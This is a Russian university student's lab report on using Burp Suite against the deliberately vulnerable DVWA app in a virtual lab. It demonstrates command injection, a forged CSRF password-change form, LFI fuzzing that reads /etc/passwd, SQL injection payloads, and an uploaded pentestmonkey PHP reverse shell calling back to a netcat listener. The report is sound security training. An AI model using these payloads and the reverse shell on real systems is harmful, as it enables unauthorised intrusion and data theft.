

Индивидуальный проект. Этап 5

Использование Burp Suite. Уязвимости DVWA

Буллер Т.А.

18 февраля 2025

Российский университет дружбы народов, Москва, Россия

Информация

- Буллер Татьяна Александровна
- студент направления Бизнес-информатика
- Российский университет дружбы народов

Вводная часть

- Burp Suite
- Веб-приложение DVWA

- Знакомство со набором инструментов Burp Suite и тестирование его возможностей на примере DVWA. Исследование прочих типов уязвимостей, для эксплуатации которых нет необходимости применять дополнительный инструментарий.

- Среда виртуализации VirtualBox
- Виртуальная машина Kali Linux
- Burp Suite
- Веб-приложение DVWA

Ход работы

Command Execution - тип уязвимости, позволяющий злоумышленнику запускать на сервере произвольные команды. Чаще всего встречается в приложениях, где реализована и не профильтрована должным образом передача пользовательского ввода в командную строку сервера. На странице этой уязвимости в DVWA видим форму, которая позволяет осуществить команду ping.

Ping for FREE

Enter an IP address below:

```
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.  
64 bytes from 1.1.1.1: icmp_seq=1 ttl=53 time=720 ms  
64 bytes from 1.1.1.1: icmp_seq=2 ttl=53 time=262 ms  
64 bytes from 1.1.1.1: icmp_seq=3 ttl=53 time=57.8 ms
```

```
--- 1.1.1.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 57.857/346.927/720.137/276.843 ms
```

Рис. 1: ping

Для эксплуатации данной уязвимости нам необходимо объединить ввод для команды `ping` со следующей командой, которую мы хотим подать на сервер, чтобы они запустились последовательно. Сделаем это, используя знак разделения `;`, и получим вывод, которого не должны видеть по изначальной логике приложения.

Ping for FREE

Enter an IP address below:

Рис. 2: Две команды

Ping for FREE

Enter an IP address below:

```
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.  
64 bytes from 1.1.1.1: icmp_seq=1 ttl=53 time=786 ms  
64 bytes from 1.1.1.1: icmp_seq=2 ttl=53 time=769 ms  
64 bytes from 1.1.1.1: icmp_seq=3 ttl=53 time=64.9 ms  
  
--- 1.1.1.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2002ms  
rtt min/avg/max/mdev = 64.905/540.500/786.966/336.370 ms  
help  
index.php  
source
```

Рис. 3: Вывод двух команд

Cross Site Request Forgery (CSRF)

Cross Site Request Forgery (CSRF) - уязвимость, позволяющая злоумышленнику подделывать запросы, отправляемые на сайт, через свои домены. На странице этой уязвимости видим форму замены пароля.



Vulnerability: Cross Site

Change your admin password:

New password:

Confirm new password:

Рис. 4: Страница CSRF

Открыв код страницы сочетанием клавиш Ctrl+U видим html-код этой формы. Это все, что нам нужно для эксплуатации: мы можем создать аналогичную форму на локальном сервере, скопировав код и подменив файл `form action` на адрес страницы, которой хотим подделать запрос.

Cross Site Request Forgery (CSRF)

```
<form action="login.php" method="post">
<fieldset>
  <label for="user">Username</label> <input type="text" class="logininput" size="20" name="username"><br />
  <label for="pass">Password</label> <input type="password" class="logininput" AUTOCOMPLETE="off" size="20" name="password"><br />
  <p class="submit"><input type="submit" value="Login" name="Login"></p>
</fieldset>
</form>
```

Рис. 5: Код страницы

Cross Site Request Forgery (CSRF)




Рис. 6: Подделанная форма

Cross Site Request Forgery (CSRF)

Открыв файл подделанной формы на локальном сервере, введем новый пароль и нажмем кнопку “заменить”. После этого нас перенаправит на страницу уязвимости, которую мы рассматривали ранее, где будет сообщено, что пароль успешно изменен. При попытке зайти со старым паролем, действительно, логин провалится, тогда как новый пароль сработает.





Рис. 7: Смена пароля



The screenshot shows a web page titled "Vulnerability: Cross Site Request" with a green header bar. Below the title is a form titled "Change your admin password:". The form contains two input fields: "New password:" and "Confirm new password:". Below these fields is a "Change" button. At the bottom of the form, the text "Password Changed" is displayed in red, indicating a successful password change. The form is enclosed in a light gray border.

Рис. 8: Редирект на уязвимую страницу

File Inclusion - уязвимость небезопасного включения файлов с сервера. Так, на странице этой уязвимости в DVWA мы можем видеть, что страница в параметре `page` подключает файл `include.php`. Можно предположить, что мы можем подключить и какой-то другой файл. Возможно, даже тот, который находится вне данной директории. Как раз для этого используем Burp Suite.




Рис. 9: Страница LFI

Для работы с Burp Suite было использовано расширение FoxyProxy. Прокси настроен на порт 8080 на локалхост. Это позволит Burp Suite перехватывать отправляемые запросы.




Рис. 10: Прокси

Включив прокси, запустив перехват трафика в Burp и перезагрузив страницу, получим перехваченный GET-запрос к ней. Видим здесь интересующий нас параметр: имя подключаемого файла. Далее можно пойти двумя путями. Либо перебирать варианты и отправлять запросы вручную через Repeater, либо составить (или раздобыть) список полезных нагрузок и автоматизировать процесс через Intruder. Список я дам. Поэтому выбираю второй вариант.

```
1 GET /dwa/vulnerabilities/fi/?page=5include.php HTTP/1.1
2 Host: 192.168.6.14
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.6.14/dwa/index.php
8 Connection: close
9 Cookie: security=low; PHPSESSID=cb90bdec902ba962c09a7120812a90aa
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
```

Рис. 11: GET-запрос с выделенным местом для вставки пэйлоада

Тип атаки, который будем проводить в данном (и всех последующих) случаях - Sniper. Эта атака использует один набор полезной нагрузки и подставляет его во все выделенные места. Список нагрузок возьму из стандартных словарей Kali для фаззинговой утилиты wfuzz.

② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the a

Payload set: 1

Payload count: 68

Payload type: Simple list

Request count: 68

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

[illegible]

Отсортировав ответы по длине, видим, что нам удалось подключить файл /etc/passwd.

5etc/pass...	200				6007
6etc/pass...	200				6007
11etc/passwd	200				6007
13etc/passwd	200				6007
19etc/pass...	200				5099
20etc/sha...	200				5099
9etc/passwd...	200				5091
10etc/shado...	200				5091
7etc/sha...	200				5089
8etc/sha...	200				5089
15etc/passwd	200				5087
16etc/shadow	200				5087
23etc/passwd...	200				5087
24etc/shadow...	200				4027

Request	Response
Pretty	Raw Hex Render
28	gnats:x:41:41:Gnats Bug-Reporting System (admin) :/var/lib/gnats:/bin/sh
29	nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
30	libuuid:x:100:101:/var/lib/libuuid:/bin/sh
31	dhcp:x:101:102:/nonexistent:/bin/false
32	syslog:x:102:103:/home/syslog:/bin/false
33	klogd:x:103:104:/nonexistent:/bin/false
34	sendmail:x:89594:/var/run/sendmail:/bin/false
35	nslookup:x:1000:1000:nslookup:/home/nslookup:/bin/bash
36	bind:x:100:113:/var/cache/bind:/bin/false
37	postfix:x:106:115:/var/spool/postfix:/bin/false

Рис. 13: Результат атаки

SQL - язык, используемый для написания баз данных. В случае, когда пользовательский ввод фильтруется недостаточно, пользователь может передавать команды базе данных и получать содержимое, которое он видеть не должен. Для атаки используем тот же режим Sniper в Intruder, словарь - словарь SQL-инъекций для wfuzz.

SQL Injection и Blind SQL Injection

35	" or 1 --"	200	<input type="checkbox"/>	<input type="checkbox"/>	4970
22	'%20or%20'x'='x	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	4955
29	' or 0=0 #	200	<input type="checkbox"/>	<input type="checkbox"/>	4950
21	'%20or%20'='	200	<input type="checkbox"/>	<input type="checkbox"/>	4955
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4843
2	*	200	<input type="checkbox"/>	<input type="checkbox"/>	4843
3	#	200	<input type="checkbox"/>	<input type="checkbox"/>	4843
4	-	200	<input type="checkbox"/>	<input type="checkbox"/>	4843
5	--	200	<input type="checkbox"/>	<input type="checkbox"/>	4843
10	=%20;	200	<input type="checkbox"/>	<input type="checkbox"/>	4843
11	=%20..	200	<input type="checkbox"/>	<input type="checkbox"/>	4843
12	\x23	200	<input type="checkbox"/>	<input type="checkbox"/>	4843
13	\x27	200	<input type="checkbox"/>	<input type="checkbox"/>	4843
14	\x20 \x27	200	<input type="checkbox"/>	<input type="checkbox"/>	4843

Request	Response
Pretty	RawHexRender
	<pre>First name: Pablo
 Surname: Picasso </pre> <pre> ID: ' or 'x'='x
 First name: Bob
 Surname: Smith </pre> 65 66 </div></pre>

Рис. 14: Результат атаки SQLi

Особенность Blind SQLi в том, что, в отличие от обычного случая, база данных не дает никакого ответа об ошибках, на которые можно было бы ориентироваться. Так, если до этого мы встречали ответы сервера абсолютно крохотной длины (460), содержащие только сообщения об ошибках, теперь все неудачные атаки дают ответ длины 4671 и на них сложно ориентироваться, пытаясь составить правильный запрос к базе.

SQL Injection и Blind SQL Injection

39	'or 1=1 or ""'	200	<input type="checkbox"/>	<input type="checkbox"/>	5018
35	"" or 1=""	200	<input type="checkbox"/>	<input type="checkbox"/>	4998
22	'%20or%20'x'='x	200	<input type="checkbox"/>	<input type="checkbox"/>	4993
29	'or 0=0 #	200	<input type="checkbox"/>	<input type="checkbox"/>	4988
21	'%20or%20""'	200	<input type="checkbox"/>	<input type="checkbox"/>	4983
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4671
1	'	200	<input type="checkbox"/>	<input type="checkbox"/>	4671
2	*	200	<input type="checkbox"/>	<input type="checkbox"/>	4671
3	#	200	<input type="checkbox"/>	<input type="checkbox"/>	4671
4	-	200	<input type="checkbox"/>	<input type="checkbox"/>	4671
5	--	200	<input type="checkbox"/>	<input type="checkbox"/>	4671
6	'%20--	200	<input type="checkbox"/>	<input type="checkbox"/>	4671
7	--'	200	<input type="checkbox"/>	<input type="checkbox"/>	4671
8	'%20--	200	<input type="checkbox"/>	<input type="checkbox"/>	4671

Request	Response
Pretty	Raw Hex Render
	<pre>First name: Pablo
 Surname: Picasso </pre> <pre> ID: ' or 'x'='x
 First name: Bob
 Surname: Smith </pre></pre>
65	
66	</div>

File Upload - уязвимость загрузки и исполнения произвольных пользовательских файлов на сервере. В самом простейшем ее варианте, который рассмотрим здесь, файлы, загружаемые пользователем, не проверяются вообще никак. В других случаях страницы также могут быть уязвимы к подмене MIME-type в запросе или двойным расширениям. Так, отправляя php файл, я могу перехватить запрос и заменить в теле Content-Type: application/php на image/jpeg, или отправить файл .jpeg.php, что можно так же реализовать через Burp Proxy. Для данного примера был использован реверс-шелл pentestmonkey, по умолчанию включенный в Kali Linux.

```
// =====  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
// =====  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.6.12'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null; // buffer for writing  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```

Рис. 16: php-reverse-shell.php



Рис. 17: Загруженный скрипт

Загрузив этот файл на уязвимую страницу, открываем netcat на прослушивание порта 1234, который оставили для подключения в шелле.

```
You can define rules to perform various prod  
(tabuller@jordi)-[~]  
$ nc -nvlp 1234  
listening on [any] 1234 ...  
[ ]
```

Рис. 18: netcat

После того, как мы попытаемся перейти на страницу, куда загружен этот файл, скрипт запустится, и netcat получит подключение от сервера. Теперь мы можем разбирать машину изнутри.

```
(tabuller@jordi)-[~]  
$ nc -nvlp 1234  
listening on [any] 1234 ...  
connect to [192.168.6.12] from (UNKNOWN) [192.168.6.14] 51170  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
11:52:01 up 1:19, 1 user, load average: 0.00, 0.00, 0.00  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT  
root      pts/0    :0.0          10:32    1:19   0.00s  0.00s -bash  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
sh: no job control in this shell  
sh-3.2$ whoami  
www-data  
sh-3.2$
```

Рис. 19: Работа reverse shell

Выводы

Была освоена работа с набором инструментов Burp Suite и протестированы его возможности на примере DVWA. Были исследованы прочие типы уязвимостей (CSRF, Command injection), для эксплуатации которых нет необходимости применять дополнительный инструментарий.